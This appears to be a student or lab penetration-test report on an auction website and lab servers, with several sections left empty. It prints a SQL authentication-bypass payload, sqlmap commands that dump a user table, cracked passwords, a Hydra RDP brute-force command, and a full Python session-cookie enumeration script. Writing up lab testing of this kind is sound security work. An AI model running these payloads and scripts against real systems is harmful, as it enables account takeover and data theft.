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Chapter 1

Introduction

Chapter 2

Executive Summary

2.1 Planning

2.1.1 Approach

2.1.2 Scope

2.1.3 Objectives

2.2 Methodology

2.2.1 Information Gathering

2.2.2 System Attacks

2.3 Summary of Findings

Chapter 3

Key Findings

3.1 Auction Site

This section covers the vulnerabilities found with the user-facing auction site.

3.1.1 Path Traversal

Security Implications / Risk Level

Path traversal allows for arbitrary file read across the system, for any files readable by the apache user (www-data). This is dangerous as it could potentially leak sensitive company data, as well as user data. If combined with other vulnerabilities, such as incorrect permissions on log files, it is possible to achieve Remote Code Execution through malicious log read/write.

Overall, the execution of this exploit is trivial, and the repercussions are potentially serious but not disastrous. Due to this, the risk level of this exploit is evaluated to be **medium**.

Cause of Vulnerability

The vulnerability is caused by the method used to retrieve and display image files on the website. Instead of directly referencing the image file through the 'src' field on an 'img' HTML tag, a PHP script is instead used to include the file.

While using PHP include scripts may not normally be dangerous, the file name to be retrieved can be edited by the user, allowing them to easily select which file should be displayed. A lack of filter/extension whitelist makes this even more potent.

Steps to Replicate

- Firstly the inspect element tool in Mozilla Firefox was used to inspect an image, revealing the image URL (Fig. 3.1).

- The image URL could then be opened, showing the ASCII representation of the binary content for the image file (Fig. 3.2).
- Finally, the URL parameter 'file' could be replaced with a file path, allowing for arbitrary file read. In this example, the ../ operator was used to go up directories until root, and then the /etc/passwd file was navigated to (Fig. 3.3).




Figure 3.1: Inspecting the image




Figure 3.2: Viewing the image contents




Figure 3.3: Exploiting the file read

3.1.2 SQL Injection

Security Implications / Risk Level

SQL injection is a blanket term covering any kind of unintended user control over the SQL queries interacting with a database. This can manifest in many

forms, such as:

- Authentication bypass, where SQL queries can be modified to bypass authentication checks such as login forms.
- Union injection, where the UNION keyword in SQL can be used to access data from other columns, tables, and databases.
- Error based injection, where SQL errors are intentionally created in order to gain information about the database.
- Blind injection, where queries that return TRUE or FALSE can be used to gain information about the database.

From the testing done, the website appears to be vulnerable to both authentication bypass, allowing attackers to log in to accounts, and blind injection, allowing for full read access across the database.

The execution of these exploits are relatively easy with the use of tools like SQLmap, and the repercussions can be very serious, allowing attackers to log in to administrator accounts as well as reading any user/auction data from the database. Due to this, the risk level of this exploit is evaluated to be **high**.

Cause of Vulnerability

SQL injection vulnerabilities are a result of allowing unsanitised user input in to SQL queries. Sanitising SQL queries involves removing any kind of dangerous character from the input, such as quotation marks (single and double) and comment tags. If this is not done, attackers are able to modify queries in specific ways to allow them to perform SQL injection.

One example of this would be performing an authentication bypass injection. A normal query may use a query like:

```
SELECT * FROM users WHERE username = '$inputname' AND password = '$inputpass';
```

If an attacker enters something like ' OR 1=1# in to the username field, the query becomes:

```
SELECT * FROM users WHERE username = '' OR 1=1#;
```

Which will pick the first username from the table and sign the attacker in.

Steps to Replicate

- For initial testing of SQL injection, a basic authentication bypass was used. The payload ' OR 1=1 - was entered in to the username field (Fig. 3.4), which subsequently allowed access to the 'David' account, giving use of the admin panel as well (Fig. 3.5).

- For further testing, the tool SQLmap was used. This is a tool that automatically iterates through potential SQLi payloads, providing information such as DB names, table names, table data, SQL user names, and SQL version.
- The first test done with SQLmap was checking if it detected SQL injection. The command used for this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch
```

The results provided some information on the DB system and potential attacks it was vulnerable to (Fig. 3.6).

- After this, the `-passwords` flag was used to test for DB users and retrieve any passwords if possible. SQLmap found a DB user named "auctuser", but had no access to the users table so could not retrieve a password (Fig. 3.7).
- With no password found, the next step was to search for databases. The command used to do this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch --databases
```

This successfully found the databases, returning three in total (Fig. 3.8). The first was the `information_schema` DB, default in all installations of MySQL. The second was the `auctionsrus` DB, the one likely holding all info. The last was a test DB which also comes default with MySQL.

- With the new information of the `auctionsrs` db, the `-tables` flag could be used to dump the table names for said DB. The command used for this was:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus --tables
```

This returned two tables found in the `auctionsrus` DB (Fig. 3.9). One, `auction_users`, was likely to contain the user data for the site, while the other, `auctions`, was likely to contain the auction data.

- Finally, the last step was to attempt to dump the data from the tables. As a proof of concept, the data from the users table was dumped using the command:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus -T auction_users --dump
```

This returned the full set of user data from the `auction_users` table, including usernames, MD5 hashed passwords (all cracked, with the one not displayed on the screenshot being '7331'), user IDs, and user levels (Fig. 3.10). With the dump done, the full extent of the SQL injection was explored.



Figure 3.4: Authentication bypass SQLi




Figure 3.5: Admin panel access gained

```

File Edit View Search Terminal Help
root@kali:~
[13:45:33] [INFO] testing 'MySQL inline queries'
[13:45:34] [INFO] testing 'PostgreSQL inline queries'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:45:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:45:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:45:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:45:41] [INFO] GET parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP) injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:45:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:45:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:45:45] [INFO] target URL appears to be UNION injectable with 7 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[13:45:47] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[13:45:47] [INFO] checking if the injection point on GET parameter 'username' is a false positive
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 132 HTTP(s) requests:
..
Parameter: username (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 8563 FROM (SELECT(SLEEP(5)))UYMU) AND 'jkw'='jkw&password=test&search=
..
[13:46:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[13:46:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[13:46:07] [WARNING] you haven't updated sqlmap for more than 220 days!!!
[*] ending @ 13:46:07 /2020-03-10/
root@kali:~#

```

Figure 3.6: Initial SQLmap testing

```

[15:23:37] [INFO] fetching database users password hashes
[15:23:37] [INFO] fetching database users
[15:23:37] [INFO] fetching number of database users
[15:23:37] [INFO] resumed: 1
[15:23:37] [INFO] resumed: 'auctuser'@'localhost'
[15:23:37] [INFO] fetching number of password hashes for user 'auctuser'
[15:23:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:23:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disrupt
ions
[15:23:38] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:23:38] [INFO] retrieved:
[15:23:38] [WARNING] unable to retrieve the number of password hashes for user 'auctuser'
[15:23:38] [ERROR] unable to retrieve the password hashes for the database users (probably because the DBMS current user has no read privileges
over the relevant system database table(s))

```

Figure 3.7: Finding DB users

```

[14:22:32] [INFO] adjusting time delay to 1 second due to good response times
3
[14:22:32] [INFO] retrieved: information_schema
[14:23:32] [INFO] retrieved: auctionsrus
[14:24:07] [INFO] retrieved: test
available databases [3]:
[*] auctionsrus
[*] information_schema
[*] test

```

Figure 3.8: Finding DB names

```

[14:28:53] [INFO] retrieved: auctions
Database: auctionsrus
[2 tables]
+-----+
| auction_users |
| auctions      |
+-----+

```

Figure 3.9: Finding table names

```

Database: auctionsrus
Table: auction_users
[4 entries]
+-----+-----+-----+-----+-----+-----+
| userID | name | surname | username | password | user_level | user_level_md5 |
+-----+-----+-----+-----+-----+-----+
| 1 | david | NULL | david | 809fbc418808dc16e7bd457e2d155ef3 (newsletters) | 100 | f8991b9df9ca05996a431418e770c8dd (100) |
| 3 | Ginger Knowles | NULL | gknowles | ac64504cc2490b7072349b42cffe0ff | 1001 | b8c37e33defae51cf91e1e03e51657da (1001) |
| 2 | john | NULL | john | d00181ca30c1e884390fd694fb2a8137 (boffin) | 1000 | a9b7ba70783b617e9998dc4dd82eb3c5 (1000) |
+-----+-----+-----+-----+-----+-----+

[14:53:14] [INFO] table 'auctionsrus.auction_users' dumped to CSV file '/root/.sqlmap/output/172.16.2.133/dump/auctionsrus/auction_users.csv'
[14:53:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[14:53:14] [WARNING] you haven't updated sqlmap for more than 220 days!!

[*] ending @ 14:53:14 /2020-03-10/
root@kali:~#

```

Figure 3.10: Dumping user data

3.1.3 Weak Authentication

Security Implications / Risk Level

Weak authentication is another blanket term for a multitude of security vulnerabilities surrounding the authentication systems on a website. Again, these exploits can manifest in a number of forms, and have varying levels of risk depending on the exploit.

During testing a number of vulnerabilities were found that could be classed under weak authentication. These were:

- **Susceptibility to bruteforce attacks:** There appeared to be no rate-limiting or IP blocking functionality on the website login form, allowing for brute-force attacks to be performed easily. These attacks could potentially result in user accounts being accessed by attackers.
- **Weakly hashed passwords:** Using SQLmap, the users table was dumped, revealing that the passwords were hashed with unsalted MD5. This is a very weak algorithm, allowing it to be cracked quickly, as well as it having a plethora of rainbow tables already available online. This could result in hackers easily cracking passwords if they were able to retrieve the hashes.
- **Weak session IDs:** Instead of a secure session ID, the session IDs used within the website are simply an MD5 hash of the user level for that account. This is extremely dangerous, as an attacker can easily enumerate through the user levels, testing each one and gaining access to every account with ease. Due to the numerous exploits possible with weak authentication, and the dangerous ability to get in to other accounts (including admins), this exploit is evaluated to be a **high** risk.

Cause of Vulnerability

The exploits found each had varying causes, depending on which part of the website was being interacted with. These included:

- **Susceptibility to bruteforce attacks:** The lack of a rate-limit or IP block on each account for the login form allows attackers to attempt as many times as they want, which makes bruteforce attacks possible.

- Weakly hashed passwords: The use of the MD5 hashing algorithm results in weak hashing security, which stems from either legacy code (from when MD5 was stronger) or poor security choices during the design of the system.
- Weak session IDs: Again, this is another issue stemming from poor security choices during the design stage. Session IDs should be chosen as a completely random string, so hackers cannot collate multiple hashes and find patterns between them. Using unsalted MD5 as the hashing algorithm for this makes it even worse, as it is very easy to reverse engineer the original text from the hashes due to the nature of the user ID being numeric.

Steps to Replicate

Bruteforcing the login form

- To bruteforce the login form, a custom python script was used (Appendix A). This script read in usernames from a 'usernames.txt' file, and passwords from a provided wordlist (in this case english top 10000 wordlist). For each username, the script iterated through the passwords, sending a GET request using the python 'requests' library. If the text 'User Account' was found in the response text, this would indicate a successful sign in and print the found credentials before moving on to the next username. Using the script successfully found the credentials for the admin user 'david' (Fig. 3.11), and could likely find the rest if a more extensive wordlist was used.

Cracking the password hashes from SQLmap

- The password hashes gained from SQLmap were unsalted MD5, so one of the first things to check would be an online rainbow table (a database of hashes and their corresponding plaintexts). In this case, the website 'Crackstation' was used to reverse all three hashes (Fig. 3.12).

Enumerating the session IDs

- To enumerate the session IDs, another custom python script was created (Appendix B). This script enumerated through the numbers 0-1500, hashing each number of iteration. With the hash, the requests library was again used to send a GET request to the user_account.php page, with the hash set as a cookie. The response text of the request could then be analysed - first to check if any sign in was detected, which would then print the hash used, user level, and username. It would then check if the admin panel text was present, and if so, print that the user was an admin. This method was used to gain access to all 3 auction accounts (Fig. 3.13).


```

root@kali:~/Documents# python3 bruteforce.py
Cracking password for david...
Credentials found: david:newsletters

```

Figure 3.11: Bruteforcing the David user

Hash	Type	Result
509f8c419805dc16e7bd457e29155ef3	md5	newsletters
ac64504cc249b070772848642cffe6ff	md5	7331
d00181ca30c1e884390fd694fb2a8137	md5	boffin

Figure 3.12: Cracking the hashes from SQLmap

```

root@kali:~/Documents# python3 cookiecracker.py
=====Found new user!=====
Username: david
User level: 100
User hash: f899139df5e1059396431415e770c6dd
Admin: Yes
=====Found new user!=====
Username: john
User level: 1000
User hash: a9b7ba70783b617e9998dc4dd82eb3c5
Admin: No
=====Found new user!=====
Username: gknowles
User level: 1001
User hash: b8c37e33defde51cf91e1e03e51657da
Admin: No

```

Figure 3.13: Enumerating the session IDs

3.2 SRV1 - Windows Server

3.2.1 RDP bruteforce

Security Implications / Risk Level

RDP, or Remote Desktop Protocol, is a service used for remotely accessing machines across a network. While it is a useful tool for remote administration, it can be very heavily exploited by an attacker if not properly secured, as it gives almost full access to the machine if compromised.

In this situation, the system was vulnerable to an RDP bruteforce. Using this vulnerability, it was possible to gain access to the 'ftp' user, creating a foothold in to the system which could be further exploited.

Due to the risk of accessing accounts on the server machine, but still requiring passwords which could potentially mitigate the potential of exploitation, this exploit is classed at **medium** risk.

Cause of Vulnerability

This exploit stemmed from the RDP port (3389) being left open on the server. Having the default RDP port open allows hackers to easily identify the service running on the port, giving away a potential entry point to the system. From there, any brute force program such as hydra or ncrack can be used to begin brute force attempts on the service.


Steps to Replicate

- First, a list of potential usernames was collated from information gathered previously - this included usernames of known staff members (such as Stanley Jobson and Gabriel Shear), as well as common account names (such as guest and ftp).
- Next, the tool Hydra was used along with the rockyou.txt wordlist to start an RDP brute force, using the command

```
hydra -t 4 -l ftp -P rockyou.txt rdp://172.16.2.135 -v
```

This command allocates 4 tasks to the brute force, uses the username 'ftp' (each username was inputted manually), the password list as rockyou.txt, and the target as 172.16.2.135, the IP of the server.

- After trying multiple other user accounts without success, the brute force eventually returned a set of credentials for the 'ftp' user - 'ftp:Abracadabra' (Fig. 3.14). These credentials were then used with the Linux utility 'rdesktop' to remote in to the machine, successfully gaining access to the server (Fig. 3.15).



```
[STATUS] 26168.11 tries/min, 2067281 tries in 01:19h, 12277117 to do in 07:50h, 4 active
[3389][rdp] host: 172.16.2.135 login: ftp password: Abracadabra
[STATUS] attack finished for 172.16.2.135 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-12 01:31:31
```

Figure 3.14: Bruteforcing the ftp user credentials

3.2.2 Insecure privileges

Security Implications / Risk Level

Cause of Vulnerability

Steps to Replicate

```
rdesktop 172.16.2.135 -r disk:share=/root/Documents/pentest
```




Figure 3.15: Gaining access to the server through RDP

3.2.3 Weak passwords

Security Implications / Risk Level

Cause of Vulnerability

Steps to Replicate

3.3 SRV2 - Linux Server

3.4 Ubuntu Client

3.4.1 SSH bruteforce

Chapter 4

Recommendations

4.1 Auction Site

4.2 SRV1 - Windows Server

4.2.1 RDP bruteforce

change or close port

4.2.2 Insecure privileges

4.2.3 Weak passwords

4.3 SRV2 - Linux Server

4.4 Ubuntu Client

4.4.1 SSH bruteforce

Chapter 5

Conclusion

Chapter 6

Appendices

6.1 Appendix A: Python bruteforce script



A screenshot of a terminal window on a Kali Linux system. The window title is 'root@kali: ~/Documents'. It shows the GNU nano 4.3 text editor editing a file named 'bruteforce.py'. The script is a Python program that performs a brute-force login attack. It reads usernames from 'usernames.txt' and passwords from '10000english.txt'. For each username, it iterates through the passwords, constructs a URL 'http://172.16.2.133/login.php?username={}&password={}&Search=' with the current credentials, and sends a GET request. If the response contains 'User Account', it prints the credentials and breaks the loop. The terminal background features a large, stylized dragon logo. The bottom of the window shows a menu bar with various editing and navigation options like 'Get Help', 'Write Out', 'Where Is', 'Cut Text', 'Justify', 'Cur Pos', 'Undo', 'Mark Text', 'To Bracket', 'Exit', 'Read File', 'Replace', 'Paste Text', 'To Spell', 'Go To Line', 'Redo', 'Copy Text', and 'Where Was'.

Figure 6.1: Login form bruteforce script

6.2 Appendix B: Session enumeration script



```
GNU nano 4.3 cookiecracker.py
import requests
import hashlib
import re

for i in range(0,1500):
    hash = hashlib.md5(str(i).encode('utf-8')).hexdigest()
    cookies = {'hash':hash}
    req = requests.get('http://172.16.2.133/user_account.php', cookies=cookies)
    if 'Hello Guest' not in req.text:
        username = re.search('Username: ][a-zA-Z0-9]*', req.text).group(0)
        print('====Found new user!====')
        print(username)
        print('User level: {}'.format(i))
        print('User hash: {}'.format(hash))
        if 'Admin' in req.text:
            print('Admin: Yes')
        else:
            print('Admin: No')
```

Figure 6.2: Enumerating the session cookies

Chapter 7

References